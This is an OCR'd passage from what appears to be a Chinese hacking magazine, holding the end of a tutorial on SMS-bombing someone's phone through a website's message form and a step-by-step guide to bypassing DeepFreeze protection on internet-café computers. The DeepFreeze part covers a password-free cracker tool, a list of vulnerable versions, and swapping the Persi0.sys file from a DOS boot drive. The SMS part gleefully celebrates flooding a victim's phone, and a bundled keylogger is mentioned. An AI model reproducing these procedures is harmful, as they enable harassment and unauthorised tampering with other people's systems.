


图14

此时溯雪开始提交数据了，稍微等一下，会弹出一个对话框，如图14，我们在“错误标记”上填一些内容，由于我们不是要破解网站的密码，因而可随便在网页中复制一点东西到上面就可以了，这里我填上13770**5390。点“确定”，会弹出一个对话，我们全部选中就是发送所有的短信，如图15。





图15

军令如山倒，呜呜，攻击开始了，同时快乐和痛苦也马上开始……这种攻击方法非常有效，成功率是最高的。轰它上万条短信，看他手机能不能承受得住，手机九死一生！哦耶！除了换卡别无选择，攻击的结果验证了一句话：你的快乐是建立在别人的痛苦之上的。

后记：

本文只是让大家知道手机攻击的方法的基本原理，希望大家不要随便攻击别人，井水不犯河水，各行各道，各修其身！对于此类的防范方法，我们要及时的通知有此类漏洞的网站的管理员，及时的补上漏洞，同时不要在网站上的注册资料里面随便留下自己的手机号码，在生活中我们要和睦相处，不要到处惹是生非，否则就不仅仅是给你发送大量垃圾短信那么简单了，他们有可能破解网站给你发送的密码或者验证码，然后到处给你注册一大堆收费服务，到那个时候你是哑巴吃黄连有苦也说不清了。


（文章中涉及到工具全能鼠标键盘记录器、手机轰炸机、溯雪已经收录于光盘中）



一、简介

对于“斗争”在网吧第一线上的网吧小菜们来说，还原精灵和还原卡可谓是再熟悉不过了吧！它的主要功能就是将硬盘上的数据锁定，即不让计算机在发生意外时丢失数据也不让非法用户写入数据。事物的发展都是相对的，既然出现了还原精灵和还原卡这些保护硬盘的看门狗，那么相对它的转存工具和读取密码的工具也就自然的应运而生了。

当满世界都充斥着如何破解还原精灵和还原卡的方法时，网管们也没有停歇，他们在寻找着性能更好、更安全和不容易被“别有用心者”破解的还原类软件。俗话说：“外来的和尚会念经。”冰点还原“DeepFreeze”就是这样一款国外的还原软件。它是由Faronics公司出品的一款类似于还原精灵的系统还原软件，可以自动将系统还原到初始状态，保护你的系统不被更改，能够很好地抵御病毒的入侵以及人为的对系统有意或无意的破坏，不管个人用户还是网吧、学校或企业，都能起到简化系统维护的作用。不用花钱去买还原卡，使用“DeepFreeze”就可以起到还原卡的功能，甚至比还原精灵还要好很多，据国内和国外的报道：“从来都没有人能够破解这个软件”，不管这个说法夸不夸张，现在有很多网吧不使用还原卡，而都使用这个软件了！


图1




图2

安装过“DeepFreeze”的计算机会在任务栏中（靠近系统时间的地方）出现一个“电脑上覆盖着冰雪”的图标，它就是“冰点还原”的图标，如图1。如果想调出它的控制窗口，可以按住Shift键的同时鼠标左键双击图标或者使用快捷键Ctrl+Shift+Alt+F6将其

呼出。对于那些隐藏了“冰点还原”图标的计算机，您可以使用快捷键 Ctrl+Shift+Alt+F6 试试。




图 3


“冰点还原”并不像其他的系统还原软件一样允许你进行手动还原，只有“开机还原”、“重启 N 次后还原”和“不还原”（系统将失去保护），如图 2，因此，该软件可以说只适合在网吧这样的环境中使用，并不适合一般的个人用户。

Deep Freeze Cracker 是一款模仿“冰点还原”控制平台的软件，它最大的特点就是不需要控制平台的登录密码，就可以对“冰点还原”进行“冻结”、“重新启动 N 次后再次冻结”和“解冻”等操作，如图 3。

二、工具使用

第 1 项：“冻结”是再次重新启动计算机后，进入还原保护状态。

第 2 项：“重新启动 N 次后再次冻结”是再次重新启动计算机后，进入倒计时不还原状态。当次数为零的时候自动转换为还原保护状态。这项功能主要为网管更新数据方便，然后再次进入还原保护状态。“冰点还原”的图标上会出现一个红叉，不停的闪烁，如图 4。


图 4

第 3 项：“解冻”是再次重新启动计算机后，进入不还原保护状态。系统进入无“冰点还原”保护状态。“冰点还原”的图标上会出现一个红叉，不停的闪烁。

特别提示：Deep Freeze Cracker 有两个版本，分别运行在 98 和 2000/XP 系统上，并且能够对下列版本的“冰点还原”进行免密码登录控制平台操作。

受影响“DeepFreeze”漏洞版本：

Windows 9X

3.32.000.0534、5.10.051.1089、5.20.250.1125、5.30.150.1181、5.40.051.1248、5.50.051.1288、5.50.051.1299、5.50.051.1302、5.50.150.1302、5.60.051.1347、5.60.150.1347、5.70.051.1372、5.70.250.1372

Windows 2K/XP

4.20.020.0598、4.20.021.0613、4.20.120.0604、4.20.121.0613、5.10.021.1089、5.20.220.1125、5.30.120.1181、5.40.021.1248、5.50.021.1288、5.50.021.1299、5.50.021.1302 (not patched/patched)、5.50.120.1302 (not patched/patched)、5.60.021.1347 (not patched/patched)、5.60.120.1347 (not patched/patched)、5.70.021.1372、5.70.220.1372

“DeepFreeze”跟一般的还原类软件用法不一样。它不支持在 DOS 下的操作，在计算机启动自检完毕后，不可以通过按键盘上的 Home 键调出其还原设置在 DOS 下的控制台；还原精灵和还原卡是既选既用的（即对其进行改变状态操作后，马上生效），但冰点还原就不一样了。比如要重启 3 次后进入还原状态，那么要先选中第 2 项点击“保存设置”退出软件，重启电脑，这样才起到不还原的作用。无论您选取了那种状态都必须点了“保存设置”后，重新启动计算机后才能起作用。

对于“冰点还原”控制平台的登录密码的一些研究：第一、“冰点还原”的密码是管理员进行管理的凭证，如图 5 。对于“DeepFreeze”，我们最大的愿望就是获得它的密码！Deep Freeze 的密码存放在系统盘下的 Persi0.sys 文件中，在一般状态（指 Windows 系统）下，除了 Deep Freeze 本身，Persi0.sys 文件是不允许进行（打开、复制、粘贴）操作的，再说，即使拿到了 Persi0.sys 这个文件，Deep Freeze 经过层层的加密，要获得密码如没有专业的知识，基本上不可能！当然获得密码概率是有的，除非管理员是白痴，使用的是大家一下子就能猜到的密码！既然不能得到密码，那就干脆绕过密码这一关，直接干掉 Persi0.sys 这个文件！OK！破解的思路已经出来了——利用纯 DOS 下操作不还原这个“DeepFreeze”特性，利用一个知道密码的 Persi0.sys 文件，替换掉要破解的那个 Persi0.sys 文件。




图 5

由于鉴于“DeepFreeze”版本的差异，其 Persi0.sys 文件也不相同。在虚拟机中安装个和网吧所用版本相同的“DeepFreeze”版本，并设置自己的登录密码，得到 Persi0.sys 文件，保存在一个引导型优盘中，并且把 NTFSPro.exe 这个文件也保存在优盘里，用它来操作 NTFS 分区。如果您没有优盘，那么至少有一个硬盘的分区应该不还原（用来存放 Persi0.sys 文件），而且系统本身已经安装了纯 DOS。

如果您有启动引导型优盘，先要在 BIOS 中将系统的启动顺序改为从优盘启动。等待进入纯 DOS 后，运行 NTFSPro.exe 这个文件，使你能够访问 NTFS 分区的系统盘，然后进入系统盘，重命名或者直接删除 Persi0.sys 文件（如果你只是搞研究就重命名它，如果你是想搞破坏那就……最好不要），然后 Copy 优盘中的 Persi0.sys 文件进去，大约 20 秒钟后就搞定了。重新启动计算机后，就能看到屏幕右下脚的 Deep Freeze 图标打了叉，而且还一闪一闪的？那么恭喜你！破解成功！现在系统处于未还原状态！你所有的操作都不会被还原——除非你按 Ctrl+Shift+Alt+F6 或按住 Shift 双击 Deep Freeze 图标呼出控制面板，把状态改为 Freeze。如果你没有优盘，在开机后按住 F8，选择进入 DOS 系统。同理，把你存放在不还原盘中的 Persi0.sys 文件 Copy 到系统根目录下，覆盖删除还是重命名这个自己选。现在明白为什么要有一个纯 DOS 系统和一个不还原的盘了吧？不然怎么用您知道密码的 Persi0.sys 去替换原来的 Persi0.sys？如果你想再改回去，还得在纯 DOS 下恢复原来的 Persi0.sys 文件。

第二、“DeepFreeze”的生成器中有一个生成“OTP 密码生成器”的选项，如图 6 。

